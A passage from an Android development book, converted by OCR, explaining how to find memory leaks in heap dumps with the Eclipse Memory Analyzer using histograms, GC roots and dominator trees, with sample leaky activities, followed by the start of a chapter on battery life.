



*Figure 408: The MAT Eclipse perspective, as initially opened*

If you used standalone DDMS or the code-based way of getting a heap dump, after using `hprof-conv` to create a MAT-compatible version of your dump, you can open it using the File|Open Heap Dump... menu from the Eclipse (or standalone MAT) main menu.

The first time you run MAT, you will be presented with the "Getting Started Wizard" (see above screenshot), which you can use or dismiss as you see fit.

The Overview tool gives you, well, an overview of the contents of the heap dump:





*Figure 409: The Oveview tool inside the MAT Eclipse perspective*

The Overview tool also has links and toolbar buttons to get you to the other major functional areas within MAT.


## Finding Your Objects

If you want to see if instances of your own classes are being kept in memory despite garbage collection, you can search for objects based upon a regular expression on the fully-qualified class name.

One way to access this is via the Histogram, reachable via a link in the Overview's Actions area or via a toolbar button:

*Figure 410: The icon used for the Histogram toolbar button*

The histogram initially displays the top culprits in terms of "shallow heap" — the amount of memory those objects hold onto directly:



android8374599323401321266.hprof

Overview | Histogram

| Class Name | Objects | Shallow Heap |
|---|---|---|
| <Regex> | <Numeric> | <Numeric> |
| char[] | 10,820 | 547,608 |
| java.lang.String | 12,140 | 291,360 |
| byte[] | 1,349 | 217,848 |
| java.util.HashMap$HashMapEntry | 3,374 | 80,976 |
| java.lang.Class | 2,163 | 52,560 |
| int[] | 722 | 50,600 |
| java.lang.String[] | 786 | 44,064 |
| org.bouncycastle.asn1.DERSequence | 1,246 | 39,872 |
| java.lang.Integer | 2,446 | 39,136 |
| java.lang.Object[] | 495 | 32,976 |
| java.util.HashMap$HashMapEntry[] | 50 | 28,712 |
| java.util.Hashtable$HashtableEntry | 704 | 16,896 |
| org.bouncycastle.asn1.DERObjectIdentifier | 1,035 | 16,560 |
| org.bouncycastle.asn1.DERSet | 465 | 14,880 |
| org.apache.harmony.luni.util.TwoKeyHashMap$Entry | 404 | 12,928 |
| java.util.ArrayList | 435 | 10,440 |
| org.apache.harmony.security.x501.AttributeValue | 234 | 9,360 |
| org.apache.harmony.luni.util.TwoKeyHashMap$Entry[] | 8 | 7,840 |
| java.security.Provider$Service | 182 | 7,280 |
| org.bouncycastle.asn1.DERPrintableString | 444 | 7,104 |
| java.util.Hashtable$HashtableEntry[] | 20 | 6,728 |
| long[] | 127 | 6,664 |
| org.bouncycastle.asn1.x509.X509NameElementList | 112 | 6,272 |
| org.ccil.cowan.tagsoup.ElementType | 108 | 5,184 |
| **Total: 24 of 2,163 entries** | **46,502** | **1,737,360** |

*Figure 411: The Histogram tab inside the MAT Eclipse perspective*

To see what objects of yours might still be in the heap, you can type in a regular expression (e.g., `com.commonsware.*`) in the Regex row at the top of the table, then press [Enter] to view a filtered list of objects based upon that regular expression:





*Figure 412: A filtered histogram, showing com.commonsware.* objects*

Here, we see one instance of a `com.commonsware` class is still lurking around a heap dump.

## Getting Back to Your Roots

However, just because we see an object in MAT does not necessarily mean that is has been leaked. For example, this is an activity – just looking at the above screenshot does not indicate whether that activity was in the foreground, was in the background for normal reasons, or is actually leaked.

To help determine what is keeping the object in memory, you will need to trace back to the "GC roots" — the objects that are preventing our activity from being garbage collected.

To do this, you will right-click over the object in question and choose the "GC Roots" context menu choice (in the Histogram, it is "Merge Shortest Paths to GC Roots"). This will usually bring up a flyout sub-menu where you can further constrain what is reported as a root:





*Figure 413: A filtered histogram, showing com.commonsware.* objects*

The big filters are for "soft references" and "weak references". These refer to the `SoftReference` and `WeakReference` classes in Java, respectively. Both are ways to hold onto an object yet still allow it to be garbage collected when needed. The big difference is that an object only referenced by `WeakReference` objects can be garbage collected immediately, while an object referenced only by `SoftReference` objects (or a mix of `SoftReference` and `WeakReference` objects) should be kept around until the Dalvik VM is low on memory. Usually, you can ignore weak references, as those just indicate objects that the garbage collector has not quite detected are eligible for reclamation. Whether you want to also filter out soft references would depend a bit on the objects in question — for example, if you are using `SoftReference` with a cache, you might filter out soft references as well to confirm that nothing *other than* your cache is holding onto these objects.

Filtering out weak references (or whatever) brings up another tab containing the GC roots preventing our activity from being garbage collected:





*Figure 414: The GC roots holding onto an activity*

This is showing that the *class* for our activity has a data member (`doNotDoThisPlease`) that has a `View`, and that in turn is holding onto our activity via an `mContext` data member. Static data members (i.e., data members of class objects) are classic sources of memory leaks in Java. The Retained Heap column on the far right shows how much memory that individual object (and everything it points to) is keeping around — in this case, about 2.5KB.

## Identifying What Else is Floating Around

This helps us find where your own objects are being leaked. What happens if you are leaking other things, though?

One possibility is to examine the rest of the Histogram tab, as it will point out the classes (and primitives) that have the most outstanding instances or hold the most aggregate shallow heap. If you applied a regular expression, you can click on the regular expression and delete it to return to the non-filtered roster. The Histogram tends to report a lot of primitives (e.g., `char[>`), and it will take some experience to learn what is standard Android application "noise" and what might represent problems.

Another way to find leaks is to examine the "dominator tree". The term "dominator tree" comes from graph theory — object A "dominates" object B if the only paths to get to B go through A. In MAT, the dominator tree will bubble up those objects whose retained heap — the total memory the object is responsible for, including objects it links to — are high. Or, as MAT describes it, it lists "the biggest objects".

To get to the dominator tree, you can click its link on the Overview tab, or you can click the corresponding toolbar button:




*Figure 415: The icon used for the Dominator Tree toolbar button*

This will open up another tab in the same tool, showing “the biggest objects” by retained heap:





*Figure 416: The MAT Dominator Tree tab*

You can display more by right-clicking over the Total row at the bottom and choosing “Next 25”.

Here too, the roster will mostly be system objects (e.g., `org.bouncycastle` for the `javax.crypto` implementation). What you would be looking for are objects that you might be interacting with more directly that perhaps you are leaking, such as a Bitmap.

If you find something of interest, right-clicking over the object and choosing “Path to GC Roots” or “Merge Shortest Paths to GC Roots” will help you track down what is holding onto the object, akin to the similar feature in the Histogram.

# Some Leaks and Their MAT Analysis

Let’s now take a look at some common leak scenarios in Android and see how we find out whether we have a leak and what is causing it. All of the projects demonstrated below are in the `MAT` directory of the book’s source code.

## Widget in Static Data Member

The screen shots from above are mostly taken from the MAT/StaticWidget sample project, where we do something naughty:

```
package com.commonsware.android.tuning.mat;

import android.app.Activity;
import android.os.Bundle;
import android.view.View;

public class StaticWidgetActivity extends Activity {
  @SuppressWarnings("unused")
  static private View doNotDoThisPlease;

  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);

    doNotDoThisPlease=findViewById(R.id.make_me_static);
  }
}
```

We take a widget (specifically the auto-generated `TextView`) and put it in a static data member, and never replace it with null.

As a result, even if the user presses BACK to get out of the activity, the static data member holds onto `TextView`, which itself has a reference back to our Activity.

Usually, you will pick this sort of leak up by scanning on your own application's package, as your activity will appear in there. If you are using multiple packages in your application (e.g., yours and a third-party activity), you might need to also check the third-party package to see if any of its objects are being leaked. Whether those leaks are the fault of your code or the third party's own code will vary, of course.

## Leaked Thread

You can see similar results when you leak a thread, such as in the MAT/LeakedThread sample project:

```
package com.commonsware.android.tuning.mat;

import android.app.Activity;
import android.os.Bundle;
import android.os.SystemClock;
```

```
public class LeakedThreadActivity extends Activity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);

    new Thread() {
      public void run() {
        while(true) {
          SystemClock.sleep(100);
        }
      }
    }.start();
  }
}
```

Here, if we filter on `com.commonsware` in the Histogram, we see two entries:

Overview | Histogram

| Class Name | Objects | Shallow Heap | Retained Heap |
|---|---|---|---|
| .*com.commonsware.* | <Numeric> | <Numeric> | <Numeric> |
| com.commonsware.android.tuning.mat.LeakedThreadActivity | 1 | 152 | |
| com.commonsware.android.tuning.mat.LeakedThreadActivity$1 | 1 | 80 | |
| Total: 2 entries (2,162 filtered) | 2 | 232 | |

*Figure 417: The LeakedThreadActivity Histogram*

As with other places in Java (e.g., stack traces), the `$` syntax in a class name refers to an inner class, and `$1` refers to the first anonymous inner class.

If we look at the GC roots for the activity, we see:

Overview | Histogram | merge_shortest_paths [selection of 'LeakedThreadActivity'] -excludes java.lang.ref.WeakReference:referent

| Class Name | Ref. Objects | Shallow Heap | Ref. Shallow Heap | Retained Heap |
|---|---|---|---|---|
| <Regex> | <Numeric> | <Numeric> | <Numeric> | <Numeric> |
| com.commonsware.android.tuning.mat.LeakedThreadActivity$1 @ 0x44ee7ae0 Thread-8 Thread | 1 | 80 | 152 | 168 |
| this$0 com.commonsware.android.tuning.mat.LeakedThreadActivity @ 0x44ee3158 | 1 | 152 | 152 | 2,320 |

*Figure 418: The GC roots for LeakedThreadActivity*

The root is a thread, as denoted by the "Thread" annotation on the end of the root entry. We see that the `Thread` object itself is our `$1` inner class instance, and it holds onto the activity via the implicit reference every non-static inner class has to its outer class instance (`this$0`).

Any running thread will cause anything it can reach to remain in the heap and not get garbage collected. An inner class implementation of the `Thread` — which most code examples will use, in one form or fashion — will leak the outer class instance. Hence, the lessons to be learned here are:

1. Leaking threads leaks memory
2. Consider using static inner classes, or separate classes, rather than non-static inner classes, so you do not cause objects to be held onto unnecessarily and unexpectedly

## All Sorts of Bugs

Let's now examine the `MAT/RandomAppOfCrap` sample application. This is a variation on an example from elsewhere in this book, showing using a bound service that connects to a Web service — in this case, the US National Weather Service. In this modified version, a number of leak-related bugs were introduced.

### Leaks Via Configuration Changes

The `WeatherDemo` activity implements `onRetainNonConfigurationInstance()`, returning a `State` object. `State` is an inner class of `WeatherDemo`, but not a static inner class.

This is not a good idea.

When you search the Histogram for `com.commonsware` after loading a weather forecast (e.g., run the app and use DDMS to push over a location fix) and rotating the screen, you see that there are two instances of `WeatherDemo` floating around the heap:

Overview | Histogram | list_objects [selection of 'WeatherDemo'] -inbound

| Class Name | Objects | Shallow Heap | Retained Heap |
|---|---|---|---|
| com.commonsware.* | <Numeric> | <Numeric> | <Numeric> |
| com.commonsware.android.weather.Forecast | 35 | 840 | |
| com.commonsware.android.weather.WeatherDemo | 2 | 352 | |
| com.commonsware.android.weather.WeatherDemo$1 | 2 | 32 | |
| com.commonsware.android.weather.WeatherDemo$2 | 2 | 32 | |
| com.commonsware.android.weather.WeatherBinder | 1 | 32 | |
| com.commonsware.android.weather.WeatherDemo$State | 1 | 24 | |
| com.commonsware.android.weather.WeatherListener | 0 | 0 | |
| com.commonsware.android.weather.WeatherService | 0 | 0 | |
| com.commonsware.android.weather.WeatherBinder$FetchFore | 0 | 0 | |
| Total: 9 entries (2,457 filtered) | 43 | 1,312 | |

*Figure 419: The com.commonsware objects in the RandomAppOfCrap heap*

To figure out what those objects are, you can right-click over a class in the Histogram and choose "List Objects" from the context menu. The fly-out sub-menu will let you choose to show incoming references (who points to these objects) or

outgoing references (what these objects point to). In this case, showing incoming references will bring up the following:

Overview | Histogram | list_objects [selection of 'WeatherDemo'] -i... | list_objects [selection of 'WeatherDemo'] -i...

| Class Name | Shallow Heap | Retained Heap |
|---|---|---|
| <Regex> | <Numeric> | <Numeric> |
| com.commonsware.android.weather.WeatherDemo @ 0x45003f80 | 176 | 928 |
| **activity** android.app.ActivityThread$ActivityRecord @ 0x44f3e0d0 | 88 | 88 |
| **activity** com.commonsware.android.weather.WeatherDemo$State | 24 | 10,232 |
| **this$0** com.commonsware.android.weather.WeatherDemo$1 @ 0x4 | 16 | 16 |
| **this$0** com.commonsware.android.weather.WeatherDemo$2 @ 0x4 | 16 | 16 |
| **mOuterContext** android.app.ContextImpl @ 0x450040a8 | 144 | 568 |
| **mCallback, mContext** com.android.internal.policy.impl.PhoneWin | 176 | 2,048 |
| **mContext** com.android.internal.policy.impl.PhoneLayoutInflater @ | 32 | 56 |
| **mContext** com.android.internal.policy.impl.PhoneLayoutInflater @ | 32 | 88 |
| **[0]** java.lang.Object[2] @ 0x45004438 | 24 | 56 |
| **mContext** com.android.internal.policy.impl.PhoneWindow$DecorV | 360 | 712 |
| **mContext** android.widget.LinearLayout @ 0x45004ac0 | 320 | 504 |
| **mContext** android.widget.FrameLayout @ 0x45005270 | 320 | 648 |
| **mContext** android.widget.TextView @ 0x45005580 | 488 | 1,088 |
| **mContext** android.widget.FrameLayout @ 0x450061a8 | 320 | 648 |
| **mContext** android.webkit.WebView @ 0x45006600 | 704 | 1,784 |
| **mContext** android.webkit.CallbackProxy @ 0x45006c40 | 80 | 80 |
| **mContext** android.webkit.WebViewCore @ 0x45006d08 | 120 | 216 |
| **mContext** android.webkit.WebSettings @ 0x45006df0 | 152 | 656 |
| **mContext** android.webkit.BrowserFrame @ 0x45007418 | 64 | 64 |
| Σ **Total: 19 entries** | | |
| com.commonsware.android.weather.WeatherDemo @ 0x44f430b8 | 176 | 1,200 |
| Σ **Total: 2 entries** | | |

*Figure 420: The incoming references for one WeatherDemo instance*

Overview | Histogram | list_objects [selection of 'WeatherDemo'] -i... | list_objects [selection of 'WeatherDemo'] -i...

| Class Name | Shallow Heap | Retained Heap |
|---|---|---|
| <Regex> | <Numeric> | <Numeric> |
| com.commonsware.android.weather.WeatherDemo @ 0x45003f80 | 176 | 928 |
| com.commonsware.android.weather.WeatherDemo @ 0x44f430b8 | 176 | 1,200 |
| **this$0** com.commonsware.android.weather.WeatherDemo$1 @ 0x4 | 16 | 16 |
| **this$0** com.commonsware.android.weather.WeatherDemo$2 @ 0x4 | 16 | 16 |
| **mOuterContext** android.app.ContextImpl @ 0x44f43a50 | 144 | 840 |
| **mCallback, mContext** com.android.internal.policy.impl.PhoneWin | 176 | 736 |
| **mContext** com.android.internal.policy.impl.PhoneLayoutInflater @ | 32 | 56 |
| **mContext** com.android.internal.policy.impl.PhoneLayoutInflater @ | 32 | 192 |
| **[0]** java.lang.Object[2] @ 0x44f43fc8 | 24 | 160 |
| **mContext** com.android.internal.policy.impl.PhoneWindow$DecorV | 360 | 736 |
| **mContext** android.widget.LinearLayout @ 0x44f44df8 | 320 | 504 |
| **mContext** android.widget.FrameLayout @ 0x44f457c0 | 320 | 648 |
| **mContext** android.widget.TextView @ 0x44f45ef8 | 488 | 1,088 |
| **mContext** android.widget.FrameLayout @ 0x44f473e0 | 320 | 648 |
| **mContext** android.webkit.WebView @ 0x44f48558 | 704 | 1,760 |
| **mContext** android.webkit.CallbackProxy @ 0x44f48d90 | 80 | 80 |
| **mContext** android.webkit.WebViewCore @ 0x44f48f00 | 120 | 216 |
| **mContext** android.webkit.WebSettings @ 0x44f49478 | 152 | 656 |
| **mContext** android.webkit.BrowserFrame @ 0x44f4ad20 | 64 | 64 |
| **mContext** android.app.ActivityManager @ 0x44f4c240 | 16 | 16 |
| **this$0** com.commonsware.android.weather.WeatherDemo$State @ | 24 | 10,232 |
| **mContext** android.webkit.LoadListener @ 0x44fc1388 | 160 | 1,096 |
| Σ **Total: 20 entries** | | |
| Σ **Total: 2 entries** | | |

*Figure 421: The incoming references for the other WeatherDemo instance*

The eight-digit hex numbers shown after the `@` sign are the object identifiers for each of the referred-to objects. You can use this to distinguish which objects are the same.

What you will notice is that both `WeatherDemo` instances are pointed to by the `State` object. In one, it is referred to by the `activity` data member. In the other, it is referred to by `this$0` — the implicit reference an inner class instance has on the outer class instance. Since both `WeatherDemo` instances hold onto the `State` via the `state` data member, this means that one `WeatherDemo` instance (the foreground one) is holding an indirect reference, via the `State`, to the other now-destroyed `WeatherDemo` instance. This is a leak.

The solution for this would be to use a static inner class for `State`, eliminating the implicit reference and breaking this connection.

## Leaks from Unregistered System Listeners

We also see from our filtered Histogram that we have two retained instances of the $1 inner class. Displaying incoming references to those objects shows us that those are the `LocationListener` objects we are using to get our GPS fixes:

Overview | Histogram | list_objects [selection of 'WeatherDemo'] -i... | list_objects [selection of 'WeatherDemo$1'...

| Class Name | Shallow Heap | Retained Heap |
|---|---|---|
| com.commonsware.android.weather.WeatherDemo$1 @ 0x45004088 | 16 | 1 |
| onLocationChange com.commonsware.android.weather.WeatherDemo @ 0x45003f80 | 176 | 92 |
| mListener android.location.LocationManager$ListenerTransport @ 0x45008ae8 Native Stac | 32 | 6 |
| key java.util.HashMap$HashMapEntry @ 0x45008b38 | 24 | 2 |
| [0] java.util.HashMap$HashMapEntry[4] @ 0x44f55198 | 32 | 8 |
| table java.util.HashMap @ 0x44f54d40 | 48 | 12 |
| mListeners android.location.LocationManager @ 0x44f51608 | 32 | 9,50 |
| sLocationManager class android.app.ContextImpl @ 0x40017f38 System Class | 56 | 1,17 |
| mgr com.commonsware.android.weather.WeatherDemo @ 0x44f430b8 | 176 | 1,20 |
| this$0 android.location.LocationManager$ListenerTransport @ 0x44f550a0 Native St | 32 | 6 |
| val$this$0 android.location.LocationManager$ListenerTransport$1 @ 0x44f55170 | 32 | 3 |
| mgr com.commonsware.android.weather.WeatherDemo @ 0x45003f80 | 176 | 92 |
| this$0 android.location.LocationManager$ListenerTransport @ 0x45008ae8 Native St | 32 | 6 |
| val$this$0 android.location.LocationManager$ListenerTransport$1 @ 0x45008b10 | 32 | 3 |
| Σ Total: 7 entries | | |
| Σ Total: 3 entries | | |
| com.commonsware.android.weather.WeatherDemo$1 @ 0x44f435a0 | 16 | 1 |
| onLocationChange com.commonsware.android.weather.WeatherDemo @ 0x44f430b8 | 176 | 1,20 |
| mListener android.location.LocationManager$ListenerTransport @ 0x44f550a0 Native Stac | 32 | 6 |
| key java.util.HashMap$HashMapEntry @ 0x44f551c0 | 24 | 2 |
| [3] java.util.HashMap$HashMapEntry[4] @ 0x44f55198 | 32 | 8 |
| table java.util.HashMap @ 0x44f54d40 | 48 | 12 |
| mListeners android.location.LocationManager @ 0x44f51608 | 32 | 9,50 |
| sLocationManager class android.app.ContextImpl @ 0x40017f38 System Class | 56 | 1,17 |
| mgr com.commonsware.android.weather.WeatherDemo @ 0x44f430b8 | 176 | 1,20 |
| this$0 android.location.LocationManager$ListenerTransport @ 0x44f550a0 Native St | 32 | 6 |
| val$this$0 android.location.LocationManager$ListenerTransport$1 @ 0x44f55170 | 32 | 3 |
| mgr com.commonsware.android.weather.WeatherDemo @ 0x45003f80 | 176 | 92 |
| this$0 android.location.LocationManager$ListenerTransport @ 0x45008ae8 Native St | 32 | 6 |
| val$this$0 android.location.LocationManager$ListenerTransport$1 @ 0x45008b10 | 32 | 3 |
| Σ Total: 7 entries | | |
| Σ Total: 3 entries | | |
| Σ Total: 2 entries | | |

*Figure 422: The incoming references for the WeatherDemo$1 instances*

Tracing through the incoming references, we see that the `ContextImpl` class holds a static reference to the `LocationManager` system service in our process, and `LocationManager` has an `mListeners` data member which is a list of all registered `LocationListener` instances.

Alas, in `WeatherDemo`, we are registering a `LocationListener` and never unregistering it. Since our `LocationListener` is an inner class, not only is the `LocationListener` itself leaked, but it prevents our destroyed `WeatherDemo` object from being garbage collected.

This same pattern can be seen for many of the system services — if you register a listener, you must ensure that you unregister it to prevent leaks.

## What MAT Won't Tell You

MAT is not a universal solution. It may not tell you of all possible leaks.

For example, if you bind to a service, the `ServiceConnection` object you create is held onto, indirectly, by the OS itself. That is how you can use the `ServiceConnection` to unbind from the service later on. However, if you examine MAT, you will see no evidence of this, as MAT is limited to examining *your own* process and cannot report about references that are triggered by other processes.

MAT also will not report anything that is part of the native heap (i.e., what you get with a C `malloc()` call) — it only reports on the Dalvik heap. Hence, MAT will not reflect the actual memory consumption of bitmap images on Gingerbread and earlier environments. You may wish to do some testing of your app on Honeycomb, not just for any tablet support you may offer, but to get more complete results from MAT.

# Issues with Battery Life

Most Android devices are powered by batteries — Google TV is the biggest class of device that is not. Batteries are wonderful gizmos with one major problem: they are *always* running out of power.

Hence, users are very sensitive to battery consumption. Their ability to use their phones as actual *phones*, let alone for Android apps, depends on having enough battery power. The more apps drain the battery, the more frequently the user has to find a way to recharge the phone, and the more frequently the user fails and their phone shuts down.

The catch is that you may not notice the battery issues in your day-to-day development. The Android emulator's emulated battery does not drain based on you running your app. Your devices are often connected to your development machine via USB for testing and debugging, meaning they are perpetually being charged. Unless you are a regular user of your own app, you might not notice any increased power drain.

This part of the book is focused on helping you understand what is draining power and what you can do to be kinder and gentler on your users' batteries.

## Prerequisites

Understanding this chapter requires that you have read the core chapters and understand how Android apps are set up and operate.

# You're Getting Blamed

Users, for better or worse, have limited ability to determine what is responsible for draining the battery of their phone. Their #1 tool for this is the "Power Usage Summary" screen in the Settings app, sometimes referred to as the "battery blame screen".

